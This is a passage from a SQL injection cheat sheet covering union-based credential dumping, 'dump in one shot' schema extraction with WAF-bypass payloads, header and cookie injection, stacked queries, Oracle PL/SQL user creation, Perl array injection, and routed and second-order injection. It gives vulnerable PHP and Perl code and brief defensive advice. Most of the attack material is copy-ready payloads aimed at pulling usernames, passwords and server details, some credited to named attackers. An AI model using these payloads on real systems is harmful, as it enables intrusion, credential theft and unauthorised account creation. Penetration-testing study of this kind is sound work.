SELECT CAST(GROUP\_CONCAT(username,0x3a,password,0x0a) AS CHAR(2048)) FROM (SELECT username,password FROM users LIMIT 0,2000)a;

* + - * + well Now the process is enough faster. Let us check our Injection.

www.vuln-site.com/index.php?view=43 union SELECT 1,2,CAST(GROUP\_CONCAT(username, 0x3a,password,0x0a) AS CHAR(2048)),4,5 FROM (SELECT username,password FROM users LIMIT 0,2000)a--

First 2000 rows:

www.vuln-site.com/index.php?view=43 union SELECT 1,2,CAST(GROUP\_CONCAT(username, 0x3a,password,0x0a) AS CHAR(2048)),4,5 FROM (SELECT username,password FROM users LIMIT 2000,2000)a--()


2000 rows from 2000th row

www.vuln-site.com/index.php?view=43 union SELECT 1,2,CAST(GROUP\_CONCAT(username, 0x3a,password,0x0a) AS CHAR(2048)),4,5 FROM (SELECT username,password FROM users LIMIT n,2000)a--

2000 rows from nth row

* + - * + Well if you are still feeling lazy? then try Evil Twin Injection which uses Variable, functions and Sub queries to dump the Database in a Much Faster way.
  + **Dump In One shot**
    - Payload :
      * (select (@) from (select(@:=0x00),(select (@) from (information\_schema.columns) where (table\_schema>=@) and (@)in (@:=concat(@,0x0D,0x0A,' [ ',table\_schema,' ] > ',table\_name,' > ',column\_name,0x7C))))a)#
    - Payload 2:
      * (select (@) from (select(@:=0x00),(select (@) from (db\_data.table\_data) where (@)in (@:=concat(@,0x0D,0x0A,0x7C,' [ ',column\_data1,' ] > ',column\_data2,' > ',0x7C))))a)#
    - -- SecurityIdiots
      * make\_set(6,@:=0x0a,(select(1)from(information\_schema.columns)where@:=make\_set(511,@,0x3c6c693e,table\_name,column\_name)),@)
    - -- Profexer
      * (select(@)from(select(@:=0x00),(select(@)from(information\_schema.columns)where(@)in(@:=concat(@,0x3C62723E,table\_name,0x3a,column\_name))))a)
    - -- Dr.Z3r0
      * (select(select concat(@:=0xa7,(select count(\*)from(information\_schema.columns)where(@:=concat(@,0x3c6c693e,table\_name,0x3a,column\_name))),@))
    - -- M@dBl00d
      * (Select export\_set(5,@:=0,(select count(\*)from(information\_schema.columns)where@:=export\_set(5,export\_set(5,@,table\_name,0x3c6c693e,2),column\_name,0xa3a,2)),@,2))
    - -- Zen
      * +make\_set(6,@:=0x0a,(select(1)from(information\_schema.columns)where@:=make\_set(511,@,0x3c6c693e,table\_name,column\_name)),@)
    - -- Zen WAF
      * (/\*!12345sELecT\*/(@)from(/\*!12345sELecT\*/(@:=0x00),(/\*!12345sELecT\*/(@)from(`InFoRMAtiON\_sCHeMa`.`ColUMNs`)where(`TAblE\_sCHemA`=DatAbAsE/\*data\*/())and(@)in(@:=CoNCat%0a(@,0x3c62723e5461626c6520466f756e64203a20,TaBLe\_nAMe,0x3a3a,column\_name))))a)
    - -- ~tr0jAn WAF
      * +concat/\*!(unhex(hex(concat/\*!(0x3c2f6469763e3c2f696d673e3c2f613e3c2f703e3c2f7469746c653e,0x223e,0x273e,0x3c62723e3c62723e,unhex(hex(concat/\*!(0x3c63656e7465723e3c666f6e7420636f6c6f723d7265642073697a653d343e3c623e3a3a207e7472306a416e2a2044756d7020496e204f6e652053686f74205175657279203c666f6e7420636f6c6f723d626c75653e28574146204279706173736564203a2d20207620312e30293c2f666f6e743e203c2f666f6e743e3c2f63656e7465723e3c2f623e))),0x3c62723e3c62723e,0x3c666f6e7420636f6c6f723d626c75653e4d7953514c2056657273696f6e203a3a20,version(),0x7e20,@@version\_comment,0x3c62723e5072696d617279204461746162617365203a3a20,@d:=database(),0x3c62723e44617461626173652055736572203a3a20,user(),(/\*!12345selEcT\*/(@x)/\*!from\*/(/\*!12345selEcT\*/(@x:=0x00),(@r:=0),(@running\_number:=0),(@tbl:=0x00),(/\*!12345selEcT\*/(0) from(information\_schema./\*\*/columns)where(table\_schema=database()) and(0x00)in(@x:=Concat/\*!(@x, 0x3c62723e, if( (@tbl!=table\_name), Concat/\*!(0x3c666f6e7420636f6c6f723d707572706c652073697a653d333e,0x3c62723e,0x3c666f6e7420636f6c6f723d626c61636b3e,LPAD(@r:=@r%2b1, 2, 0x30),0x2e203c2f666f6e743e,@tbl:=table\_name,0x203c666f6e7420636f6c6f723d677265656e3e3a3a204461746162617365203a3a203c666f6e7420636f6c6f723d626c61636b3e28,database(),0x293c2f666f6e743e3c2f666f6e743e,0x3c2f666f6e743e,0x3c62723e), 0x00),0x3c666f6e7420636f6c6f723d626c61636b3e,LPAD(@running\_number:=@running\_number%2b1,3,0x30),0x2e20,0x3c2f666f6e743e,0x3c666f6e7420636f6c6f723d7265643e,column\_name,0x3c2f666f6e743e))))x)))))\*/+
    - -- ~tr0jAn Benchmark
      * +concat(0x3c666f6e7420636f6c6f723d7265643e3c62723e3c62723e7e7472306a416e2a203a3a3c666f6e7420636f6c6f723d626c75653e20,version(),0x3c62723e546f74616c204e756d626572204f6620446174616261736573203a3a20,(select count(\*) from information\_schema.schemata),0x3c2f666f6e743e3c2f666f6e743e,0x202d2d203a2d20,concat(@sc:=0x00,@scc:=0x00,@r:=0,benchmark(@a:=(select count(\*) from information\_schema.schemata),@scc:=concat(@scc,0x3c62723e3c62723e,0x3c666f6e7420636f6c6f723d7265643e,LPAD(@r:=@r%2b1,3,0x30),0x2e20,(Select concat(0x3c623e,@sc:=schema\_name,0x3c2f623e) from information\_schema.schemata where schema\_name>@sc order by schema\_name limit 1),0x202028204e756d626572204f66205461626c657320496e204461746162617365203a3a20,(select count(\*) from information\_Schema.tables where table\_schema=@sc),0x29,0x3c2f666f6e743e,0x202e2e2e20 ,@t:=0x00,@tt:=0x00,@tr:=0,benchmark((select count(\*) from information\_Schema.tables where table\_schema=@sc),@tt:=concat(@tt,0x3c62723e,0x3c666f6e7420636f6c6f723d677265656e3e,LPAD(@tr:=@tr%2b1,3,0x30),0x2e20,(select concat(0x3c623e,@t:=table\_name,0x3c2f623e) from information\_Schema.tables where table\_schema=@sc and table\_name>@t order by table\_name limit 1),0x203a20284e756d626572204f6620436f6c756d6e7320496e207461626c65203a3a20,(select count(\*) from information\_Schema.columns where table\_name=@t),0x29,0x3c2f666f6e743e,0x202d2d3a20,@c:=0x00,@cc:=0x00,@cr:=0,benchmark((Select count(\*) from information\_schema.columns where table\_schema=@sc and table\_name=@t),@cc:=concat(@cc,0x3c62723e,0x3c666f6e7420636f6c6f723d707572706c653e,LPAD(@cr:=@cr%2b1,3,0x30),0x2e20,(Select (@c:=column\_name) from information\_schema.columns where table\_schema=@sc and table\_name=@t and column\_name>@c order by column\_name LIMIT 1),0x3c2f666f6e743e)),@cc,0x3c62723e)),@tt)),@scc),0x3c62723e3c62723e,0x3c62723e3c62723e)+
    - -- N1Z4M WAF
      * +/\*!13337concat\*/(0x3c616464726573733e3c63656e7465723e3c62723e3c68313e3c666f6e7420636f6c6f723d22526564223e496e6a6563746564206279204e315a344d3c2f666f6e743e3c68313e3c2f63656e7465723e3c62723e3c666f6e7420636f6c6f723d2223663364393361223e4461746162617365207e3e3e203c2f666f6e743e,database/\*\*N1Z4M\*\*/(),0x3c62723e3c666f6e7420636f6c6f723d2223306639643936223e56657273696f6e207e3e3e203c2f666f6e743e,@@version,0x3c62723e3c666f6e7420636f6c6f723d2223306637363964223e55736572207e3e3e203c2f666f6e743e,user/\*\*N1Z4M\*\*/(),0x3c62723e3c666f6e7420636f6c6f723d2223306639643365223e506f7274207e3e3e203c2f666f6e743e,@@port,0x3c62723e3c666f6e7420636f6c6f723d2223346435613733223e4f53207e3e3e203c2f666f6e743e,@@version\_compile\_os,0x2c3c62723e3c666f6e7420636f6c6f723d2223366134343732223e44617461204469726563746f7279204c6f636174696f6e207e3e3e203c2f666f6e743e,@@datadir,0x3c62723e3c666f6e7420636f6c6f723d2223333130343362223e55554944207e3e3e203c2f666f6e743e,UUID/\*\*N1Z4M\*\*/(),0x3c62723e3c666f6e7420636f6c6f723d2223363930343637223e43757272656e742055736572207e3e3e203c2f666f6e743e,current\_user/\*\*N1Z4M\*\*/(),0x3c62723e3c666f6e7420636f6c6f723d2223383432303831223e54656d70204469726563746f7279207e3e3e203c2f666f6e743e,@@tmpdir,0x3c62723e3c666f6e7420636f6c6f723d2223396336623934223e424954532044455441494c53207e3e3e203c2f666f6e743e,@@version\_compile\_machine,0x3c62723e3c666f6e7420636f6c6f723d2223396630613838223e46494c452053595354454d207e3e3e203c2f666f6e743e,@@CHARACTER\_SET\_FILESYSTEM,0x3c62723e3c666f6e7420636f6c6f723d2223393234323564223e486f7374204e616d65207e3e3e203c2f666f6e743e,@@hostname,0x3c62723e3c666f6e7420636f6c6f723d2223393430313333223e53797374656d2055554944204b6579207e3e3e203c2f666f6e743e,UUID/\*\*N1Z4M\*\*/(),0x3c62723e3c666f6e7420636f6c6f723d2223613332363531223e53796d4c696e6b20207e3e3e203c2f666f6e743e,@@GLOBAL.have\_symlink,0x3c62723e3c666f6e7420636f6c6f723d2223353830633139223e53534c207e3e3e203c2f666f6e743e,@@GLOBAL.have\_ssl,0x3c62723e3c666f6e7420636f6c6f723d2223393931663333223e42617365204469726563746f7279207e3e3e203c2f666f6e743e,@@basedir,0x3c62723e3c2f616464726573733e3c62723e3c666f6e7420636f6c6f723d22626c7565223e,(/\*!13337select\*/(@a)/\*!13337from\*/(/\*!13337select\*/(@a:=0x00),(/\*!13337select\*/(@a)/\*!13337from\*/(information\_schema.columns)/\*!13337where\*/(table\_schema!=0x696e666f726d6174696f6e5f736368656d61)and(@a)in(@a:=/\*!13337concat\*/(@a,table\_schema,0x3c666f6e7420636f6c6f723d22726564223e20203a3a203c2f666f6e743e,table\_name,0x3c666f6e7420636f6c6f723d22726564223e20203a3a203c2f666f6e743e,column\_name,0x3c62723e))))a))+
    - -- sharik
      * (select(@a)from(select(@a:=0x00),(select(@a)from(information\_schema.columns)where(table\_schema!=0x696e666f726d6174696f6e5f736368656d61)and(@a)in(@a:=concat(@a,table\_name,0x203a3a20,column\_name,0x3c62723e))))a)
  + **Injecting into Http Headers**
    - Another entry point which application-wide input filters typically overlook is the headers within HTTP requests. Application code can process HTTP headers in arbitrary ways, and applications frequently process headers such as Host, Referer, and User-Agent in application-level logging mechanisms. If the values of request headers are incorporated into SQL queries in an unsafe manner, you may be able to perform a SQL injection by attacking these entry points
    - $ \_SERVER is an array containing information such as headers, paths, and script locations. The items in this array are all created by the Web server. The variable values ​​of uagent and ip\_address in the source code are also obtained from it.
      * $uagent = $\_SERVER['HTTP\_USER\_AGENT'];
      * $IP = $\_SERVER['REMOTE\_ADDR'];
    - **Code Example**
      * $insert="INSERT INTO `security`.`uagents` (`uagent`, `ip\_address`, `username`) VALUES ('$uagent', '$IP', $uname)";
      * mySQL\_query($insert);
      * $insert="INSERT INTO `security`.`referers` (`referer`, `ip\_address`) VALUES ('$uagent', '$IP')";
      * mySQL\_query($insert);
      * # Ip address is not very convenient for us to modify here, but user agent and referrer  is more convenient to modify. We start with user-agent and we use burpsuite to capture and change the package
    - **Cookie Based Injection**
      * + **Code Example :**
        + $uname = check\_input($\_POST['uname']);
        + $passwd = check\_input($\_POST['passwd']);

# uname and passwd have processed the check\_input() function

* + - * + $SQL="SELECT  users.username, users.password FROM users WHERE users.username=$uname and users.password=$passwd ORDER BY users.id DESC LIMIT 0,1";
        + $result1 = mySQL\_query($SQL);
        + $row1 = mySQL\_fetch\_array($result1);
        + $cookee = $row1['username'];
        + if($row1)
        + {
        + setcookie('uname', $cookee, time()+3600);
        + //setcookie('uname', base64\_encode($row1['username']), time()+3600); //base64 encoded
        + header ('Location: index.php');
        + }
      * From the source code, we can see that after the cookie gets the value from username, when refreshing again, it will read the username from the cookie and then query it.
      * After the login is successful, we modify the cookie, and when it is refreshed again, the SQL statement will be modified at this time. We use temper data for demonstration.
    - **Exploitation Example**
      * Referer: 'and extractvalue(1,concat(0x7e,(select @@basedir),0x7e)) and '1'='1
      * User-Agent: 'and extractvalue(1,concat(0x7e,(select @@version),0x7e)) and '1'='1
      * cookie : uname=1'and extractvalue(1,concat(0x7e,(select @@basedir),0x7e))#
  + **Stack queries injection (Piggy-backed Queries / Statement Injection)**
    - As the name implies, stack injection refers to multiple SQL statements executed together. An SQL statement ends with ‘;’ we can continue to construct the next SQL statement after the terminator, so that they will be executed together. such as
      * select \* from users; DELETE FROM test
    - In SQL, a semicolon (;) is used to indicate the end of a SQL statement. Imagine we are in; to continue construction next statement after the end of a SQL statement, will perform together? Therefore, this idea also created a stack injection. The union injection (co-injection) will also merge two statements together,
    - union injection and stack injection: both statements are merged together. The difference is that all type union or a union statement executed is limited, may be used to execute a query statement, while stack injection can execute any type of statement
    - **Purpose :**
      * Extract data
      * Modify dataset
      * Execute remote commands
      * Denial of service
    - **Notes**
      * 
      * Unfortunately, stacked queries are not available on all database server platforms. Whether this is the case depends on the remote database server as well as on the technology framework in use
      * 1. The limitation of stack injection is that it cannot be executed in every environment, and may be restricted by API or database engine. In addition, it cannot be successfully executed in the case of insufficient permissions. I used php study in the experiment, MySQL version is 5.5.53, it can be successfully executed. It is not supported in the Oracle database.
      * 2. Although the stack query can execute any SQL statement, the page can only display the execution result of the previous statement. We cannot know whether the second statement is executed successfully. The second statement produces an error or the result can only be ignored. Thus, when data is read, we recommend using union (union) injection. At the same time before using the stack injection, we also need to know some information about the database, such as information table names, column names
      * **Oracle databases don’t support stacked Queries, unless using PL/SQL.**
    - **Payload Examples**
      * payload: ?id=-1';select 1,2,3%23
      * payload：?id=1';insert into users(id,username,password) values(88,'xixi','dong')%23
      * password:  root';insert into users(id,username,password) values(60,'pl','jj')# ->post request
        + the execution result of the second statement will not be displayed, and even if the second statement is wrong, no error will be reported.
    - **Oracle**
      * In order to execute multiple statements in Oracle’s SQL language we need to find a way to execute a PL/SQL block. PL/SQL is a programming language built directly into Oracle that extends SQL and does allow stacked commands. One option is to use an anonymous PL/SQL block, which is a free-floating chunk of PL/SQL code wrapped between a BEGIN and an END statement. The following demonstrates an anonymous “Hello World” PL/SQL code block:
        + SQL> DECLARE
        + MESG VARCHAR2(200);
        + BEGIN
        + MESG:='HELLO WORLD';
        + DBMS\_OUTPUT.PUT\_LINE(MESG);
        + END;
        + /
      * By default, Oracle comes with a number of default packages, two of which have been shipped with Oracle Versions 8i to 11g R2 that allow execution of anonymous PL/SQL blocks. These functions are:
        + dbms\_xmlquery.newcontext()
        + dbms\_xmlquery.getxml()
      * Further, these functions are accessible to PUBLIC by default. Thus any database user, irrespective of access privileges has permission to execute these functions. These functions can be used to issue DML/DDL statements when exploiting SQL injection as demonstrated below (creating a new database user, assuming the database user has CREATE USER privileges):
        + *http://www.victim.com/index.jsp?id=1 and (select dbms\_xmlquery.newcontext('declare PRAGMA AUTONOMOUS\_TRANSACTION; begin execute immediate '' create user pwned identified by pwn3d ''; commit; end;') from dual) is not null --*
      * The ability to execute PL/SQL in this way gives us the same level of control as an attacker would have during interactive access (e.g. via a SQLplus prompt), therefore allowing us to call functionality not normally accessible via Oracle SQL.
  + **Perl SQL Injection [array injection]**
    - **Overview**
      * As you see if param is the param from CGI.pm, or from anything else that has similar behavior, you have a big problem.
      * param is context-sensitive. In scalar context, if the parameter has a single value (name=foo), it returns that value, and if the parameter has multiple values (name=foo&name=bar) it returns an arrayref. In list context, it returns a list of values, whether there are zero, one, or many. The argument list of a method (such as quote) is a list context. That means that someone using your app can cause quote to receive two values, and quote's optional second argument is an SQL data type that the first argument should be treated as. If the data type is a non-string type like NUMERIC, then quote will pass its first argument through without any quoting. This constitutes an opportunity for SQL injection.
      * From the SO link, the problem with directly calling param() is that it can return an array
    - **Exploitation**
      * If the data type is a non-string type like NUMERIC, then quote will pass its first argument through without any quoting. This constitutes an opportunity for SQL injection.
      * And the conclusion: we will supply an array instead of a string, the first element of the array will be our injection string, the second element will be in the type of NUMERIC (a normal regular number will suffice). Then the Perl back-end will pass our injection without any applying any filtering and our injection will work
        + Payload : ["'' or 1=1", 7]
    - **Vulnerable code**
      * if ('POST' eq request\_method && param('username') && param('password')){
      * my $dbh = DBI->connect( "DBI:mySQL:natas30","natas30", "<censored>", {'RaiseError' => 1});
      * my $query="Select \* FROM users where username =".$dbh->quote(param('username')) . " and password =".$dbh->quote(param('password'));
      * my $sth = $dbh->prepare($query);
      * $sth->execute();
      * my $ver = $sth->fetch();
      * if ($ver){
      * print "win!<br>";
      * print "here is your result:<br>";
      * print @$ver;
      * }
      * else{
      * print "fail :(";
      * }
      * $sth->finish();
      * $dbh->disconnect();
      * }
      * print <<END;
    - **Recommendations:**
      * Although quote is safe when used properly, placeholders are better, safer, and harder to use wrong. Use DBI placeholders whenever possible, instead of quote.
      * Don't use CGI's param in argument lists, hash constructors, or any other place where it could return an unexpected number of items and ruin your day. Either put scalar out front, assign to a scalar, or assign to an array. Or, better yet, avoid CGI.pm and workalike interfaces entirely.
      * Don't store passwords as plaintext in the database. If anyone ever does get access to parts of your database, your users' passwords will be exposed to them. Passwords should be [hashed](https://security.stackexchange.com/questions/211/how-to-securely-hash-passwords) and there are good, easy-to-use Perl modules for doing so ([Authen::Passphrase](https://metacpan.org/pod/Authen::Passphrase) comes to mind).
      * Don't pass passwords as URL parameters. URLs are easily leaked through HTTP referers, browser history, careless copy/paste, etc. Passwords should be POSTed in forms, preferably over a secure connection.
  + **DOM-based client-side SQL injection**
    - **What is DOM-based client-side SQL injection?**
      * Client-side SQL-injection vulnerabilities arise when a script incorporates attacker-controllable data into a client-side SQL query in an unsafe way. An attacker may be able to use this vulnerability to construct a URL that, if visited by another user, will execute an arbitrary SQL query within the local SQL database of the user's browser.
    - **What is the impact of DOM-based client-side SQL injection?**
      * The potential impact of the vulnerability depends on the website's usage of the SQL database. If the database is used to store sensitive data, such as messages on a social network, the attacker may be able to retrieve this data.
      * If the database is used to store pending user actions, such as outgoing messages in an email application, then the attacker may be able to modify this data and perform arbitrary actions on the user's behalf.
    - **Which sinks can lead to DOM-based client-side SQL-injection vulnerabilities?**
      * The JavaScript database function executeSQL() can lead to client-side SQL-injection vulnerabilities.
    - **How to prevent DOM-based client-side SQL-injection vulnerabilities**
      * In addition to the general measures described on the DOM-based vulnerabilities page, you should make sure that you use parameterized queries (also known as prepared statements) for all database access. This method uses two steps to safely incorporate potentially tainted data into SQL queries:
      * The application specifies the structure of the query, leaving placeholders for each item of user input.
      * The application specifies the contents of each placeholder. As the structure of the query has already been defined in the first step, it is not possible for malformed data in the second step to interfere with the query structure.
      * In the JavaScript executeSQL() API, parameterized items can be designated within the query string using the query character ?. For each parameterized item, an additional parameter is passed to the API containing the item's value. To prevent oversights occurring and avoid vulnerabilities being introduced by changes elsewhere within the code base of the application, it is strongly recommended that you parameterize every variable data item that is incorporated into database queries, even if it is not obviously tainted.
  + **Routed SQL injection**
    - **Introduction**
      * Routed SQL Injection may sound a little bit different or tough for many of the injector being a new concept which confuse many of the injectors. Routed SQL injection is a situation where the injectable query is not the one which gives output but the output of injectable query goes to the query which gives output.
      * **In simple words routed SQL injection is a situation where the injectable query is not the one which gives output but the output of injectable query goes to another SQL query which gives output to the page**
    - **Code Example**
      * 
    - **Exploitation**
      * **First we make the normal steps**
        + ?id=1' order by 3--+

order by 2--+- and so on

* + - * Now we know we have 2 columns
        + ?id=1' and false union select 1,2--+
      * Here we can see 2 in the second query, but there is no output after username, which is because the condition is searching for a sec code equals to two, which may not exist. Some of you will make yourself satisfied by getting the output at place of this "2". But as we know that it’s not common that we will see SQL queries printed on page, here i printed only to make things clearer to you. So, our main target is to get the output from second query as its output. Now we know that whatever we write in place of 2 gets injected into our second query so now we will route our injection to second query by injecting the first one
        + ?id=1' and false union select 1,0x27206f72207472756523--+ // or 1=1#
        + 'union select 0x276f7264657220627920332d2d202d--+- / / order by 2# == 2 columns
      * Now if you will see we crafted our query in such a manner that the second query became true and we are now able to see the output. But still the output is not controlled by us so now let’s use union select statement and control the output.
        + ?id=1' and false union select 1,0x2720756e696f6e2073656c65637420312c3223--+
    - **Resources**
      * <https://improsec.com/tech-blog/routed-sql-injection>
      * http://www.securityidiots.com/Web-Pentest/SQL-Injection/routed\_sql\_injection.html

## **Second-order SQL injection**

* + **Overview**
    - Virtually every instance of SQL injection discussed so far may be classified as “first-order” SQL injection. This is because the events involved all occur within a single HTTP request and response, as follows:
      * 1. The attacker submits some crafted input in an HTTP request.
      * 2. The application processes the input, causing the attacker’s injected SQL query to execute.
      * 3. If applicable, the results of the query are returned to the attacker in the application’s response to the request.
    - A different type of SQL injection attack is “second-order” SQL injection. (also known as stored SQL injection), the application takes user input from an HTTP request and stores it for future use. This is usually done by placing the input into a database, but no vulnerability arises at the point where the data is stored (because the first query is safe or no output is shown) . **Later, when handling a different HTTP request or dealing with the database with another query which handles data in an unsafe way , and the application retrieves the stored data (Similar to stored XSS)**
      * The first query is not vulnerable to SQL injection so user input data is stored inside the database but when the user tries another action with a second query which deal with the user data in an unsafe way and when it retrieve the user data the Second query will be affected and will be vulnerable to SQL injection
    - **Here, the sequence of events is typically as follows:**
      * 1. The attacker submits some crafted input in an HTTP request.
      * 2. The application stores that input for future use (usually in the database), and responds to the request.
      * 3. The attacker submits a second (different) request.
      * 4. To handle the second request, the application retrieves the stored input and
      * processes it, causing the attacker’s injected SQL query to execute.
      * 5. If applicable, the results of the query are returned to the attacker in the application’s response to the second request.
      * .
  + **Finding Second-Order Vulnerabilities**
    - Second-order SQL injection is more difficult to detect than first-order vulnerabilities, because your exploit is submitted in one request and executed in the application’s handling of a different request. The core technique for discovering most input-based vulnerabilities, where an individual request is submitted repeatedly with various crafted inputs and the application’s responses are monitored for anomalies, is not effective in this instance. Rather, you need to submit your crafted input in one request, and then step through all other application functions which may make use of that input, looking for anomalies. In some cases, there is only one instance of the relevant input (e.g. the user’s display name), and testing each payload may necessitate stepping through the application’s entire functionality.
  + **Vulnerable Code Examples**
    - **Example 1:**
      * **Page 1: (Registration Page not Vulnerable)**
        + if (isset($\_POST['submit'])){

$stmt = $conn->prepare("INSERT INTO users (username, email , password , gender ,client\_ip) VALUES (?, ?, ?,?,?)");

$stmt->bind\_param("sssss",$name, $email,$passwd,$gender,$remote\_ip); // Not Vulnerable

if ($stmt->execute()) {

echo 'inserted';

header('Location: login.php');

exit();

}

* + - * + }
      * **Page 2: (Login Page Vulnerable)**
        + if (!empty($\_POST['username']) || !empty($\_POST['password']) ) {
        + // initializing Variables
        + $name=$\_POST['username'];
        + $passwd=$\_POST['password'];
        + include('db\_connect.php');
        + $sql="select \* FROM users where username='$name' and password='$passwd' "; //vulnerable Statement
        + $result = $conn->query($sql);
        + if ($result->num\_rows > 0) { // == 1 use LIMIT for sql
        + session\_start();
        + $\_SESSION['username'] = $row["username"];
        + header('Location: home.php');
        + exit();
        + }
        + }
      * **Payload**
        + Second query of the login page is vulnerable so If we registered a username such as



username = admin’ --+

* + - * + we are going to login as the desired user which is admin
    - **Example 2:**
      * **Page 1: (Registration Page not Vulnerable)**
        + Same code as the previous example
      * **Page 2: (Edit Page Vulnerable)**
        + $Current\_user = $\_SESSION["username"];
        + if (isset($\_POST['password']) && !empty($\_POST['password']) ){
        + $passwd=$\_POST['password'];
        + $passwd2=$\_POST['password2'];
        + if ($passwd !== $passwd2){
